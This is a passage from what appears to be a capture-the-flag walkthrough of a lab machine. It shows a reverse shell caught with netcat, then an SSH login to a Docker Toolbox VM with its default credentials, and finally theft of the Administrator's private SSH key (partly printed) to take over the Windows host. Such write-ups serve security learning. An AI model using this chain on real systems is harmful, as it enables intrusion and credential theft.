


```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.236] 50046
bash: cannot set terminal process group (320): Inappropriate ioctl for
device
bash: no job control in this shell
postgres@883ab4e4aaee:/var/lib/postgresql/11/main$
```

A shell as the `postgres` user is received on the container, and the user flag is found in their home folder.

Privilege Escalation


Docker Toolbox uses VirtualBox to run a VM that houses all the containers. This is achieved using the Boot2Docker distribution on VirtualBox. Looking at the documentation, the default credentials are found to be `docker / tcuser`. The Docker host is always present at the gateway IP address.



```
postgres@aa638c3186a2:/var/lib/postgresql$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 4933  bytes 956680 (934.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4033  bytes 1629361 (1.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


The IP address of the container is `172.17.0.2`, which means that the Docker host VM is at `172.17.0.1`. Let's try to SSH into it using the default credentials. Before using SSH, we'll have to spawn an interactive TTY shell using Python.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
ssh docker@172.17.0.1
```




```
postgres@aa638c3186a2:/var/lib/postgresql/11/main$ python3 -c "import pty;pty.spawn('/bin/bash')"
postgres@aa638c3186a2:/var/lib/postgresql/11/main$ ssh docker@172.17.0.1
docker@172.17.0.1's password: tcuser

   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@box:~$
```

We were able to logon to the Docker VM. According to the documentation, docker-toolbox has access to the `C:\Users` folder by default, which is mounted at `/c/Users`.




```
docker@box:~$ cd /c/Users
docker@box:/c/Users$ ls
Administrator  Default        Public         desktop.ini
All Users      Default User   Tony
docker@box:/c/Users$
```

Looking in the Administrator folder, we find a `.ssh` folder to be present.



```
docker@box:/c/Users/Administrator$ ls -al

ls -al
total 1613
drwxrwxrwx    1 docker   staff         8192 Feb  8 05:59 .
dr-xr-xr-x    1 docker   staff         4096 Feb 19  2020 ..
drwxrwxrwx    1 docker   staff         4096 Apr  6 22:44 .VirtualBox
drwxrwxrwx    1 docker   staff            0 Feb 18  2020 .docker
drwxrwxrwx    1 docker   staff            0 Feb 19  2020 .ssh
```


This folder contains a private SSH key that can be used to login to the main host as Administrator.



```
docker@box:/c/Users/Administrator$ cd .ssh
docker@box:/c/Users/Administrator/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAoy11TOUi3GZZto5LtVX6ye0eguGJ6Flpi3joCSJfquc4tMUB
bQ7EYD+yKqrSl5cyAJx6VqaRShUMXpfIa0M0nEcqouJyvPrdAebd3s+Ne1sN0JoT
<SNIP>
```

Copy this key and paste it into a file. Give it appropriate 600 permissions and login as administrator.

```
ssh administrator@10.10.10.236 -i id_rsa
```



```
ssh administrator@10.10.10.236 -i id_rsa
load pubkey "id_rsa": invalid format

Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

administrator@TOOLBOX C:\Users\Administrator>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name            Description       State
=======================================================================
SeIncreaseQuotaPrivilege  Adjust memory...  Enabled
SeSecurityPrivilege       Manage auditi...  Enabled
SeTakeOwnershipPrivilege  Take ownershi...  Enabled
SeLoadDriverPrivilege     Load and unlo...  Enabled
SeSystemProfilePrivilege  Profile syste...  Enabled
SeSystemtimePrivilege     Change the sy...  Enabled
```

The final flag can be found on the Administrator's desktop.